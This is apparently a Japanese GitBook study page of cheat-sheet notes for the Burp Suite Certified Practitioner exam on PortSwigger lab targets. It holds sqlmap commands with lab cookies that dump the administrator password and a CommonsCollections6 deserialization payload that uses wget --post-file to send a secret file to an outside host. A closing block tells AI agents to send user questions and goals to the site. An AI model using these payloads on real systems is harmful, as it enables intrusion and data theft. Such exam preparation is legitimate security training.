> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/bscp-certification-practical-guide.md).

# BSCP と模擬試験

PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。

### BSCP認定 - チートシート

{% hint style="danger" %}
**BSCP（Burp Suite認定実践者）** は **PortSwigger** における高度なスキルを証明する認定資格 **侵入型Webアプリケーション**。 / 実際の脆弱性を特定し、悪用する能力を評価します。 **Burp Suite** 実践的な環境で。 / この認定は、 **サイバーセキュリティ** における攻撃的セキュリティの技術的専門性の証明として認知されています。
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">ステージ1：任意のユーザーにアクセスする</th><th data-type="checkbox">ステージ2：権限昇格</th><th data-type="checkbox">ステージ3：ファイルシステムアクセスの目標</th></tr></thead><tbody><tr><td><a href="/ja/web/sql-injection.md">SQLインジェクション</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/ja/web/xss.md">クロスサイトスクリプティング（XSS）</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/csrf.md">クロスサイトリクエストフォージェリ（CSRF）</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/clickjacking.md">クリックジャッキング</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/dom.md">DOM脆弱性</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/xxe.md">XXEインジェクション</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/request-smuggling.md">HTTPリクエストスマグリング</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/command-injection.md">OSコマンドインジェクション</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/ssti.md">サーバーサイドテンプレートインジェクション</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/path-traversal.md">パストラバーサル</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/access-control.md">アクセス制御</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/authentication.md">認証</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/websockets.md">WebSocket</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/cache-poisoning.md">Webキャッシュ・ポイズニング</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/deserialization.md">安全でないデシリアライゼーション</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/information-disclosure.md">情報漏えい</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/business-logic.md">ビジネスロジック</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/host-header.md">ホストヘッダー攻撃</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/oauth-authentication.md">OAuth認証</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/file-upload.md">ファイルアップロード</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ja/web/jwt.md">JWT攻撃</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ja/web/essential-skills.md">必須スキル</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/prototype-pollution.md">プロトタイプ汚染</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/race-conditions.md">競合状態</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/nosql-injection.md">NoSQL インジェクション</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/api-testing.md">API テスト</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/llm-web-attacks.md">LLM Web 攻撃</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ja/web/web-cache-deception.md">Web キャッシュの欺瞞</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — スキャン（復習）

* **ドメイン全体をスキャン**
* 特定／テスト **インジェクションポイント** 直接 **Repeater**

***

#### SSRF — クイックリファレンス

* ローカルターゲット： `localhost:6566`

#### リソース / 便利なリスト

* **XSSチートシート**
* **ユーザー名**
* **パスワード**
* **ワードリスト**
* **ペイロード**
* **SQLi**
* **sqlmap**

<details>

<summary>ペイロードスキャン</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>スキャン例</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **方法論**
* \*\*Javaデシリアライズ（Java 8）\*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### 挙動に関する前提（ラボ）

* 各アプリケーションには\*\*最大1人のアクティブユーザー\*\*があり、接続方法は **ユーザー** または **admin**.
* このユーザーは\*\*15秒ごとにホームページに戻ります\*\*。
* それは **すべてのリンクをクリックします** アプリケーションから送信されたメールに含まれている
* 稼働中のサーバーとその機能\*\*

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.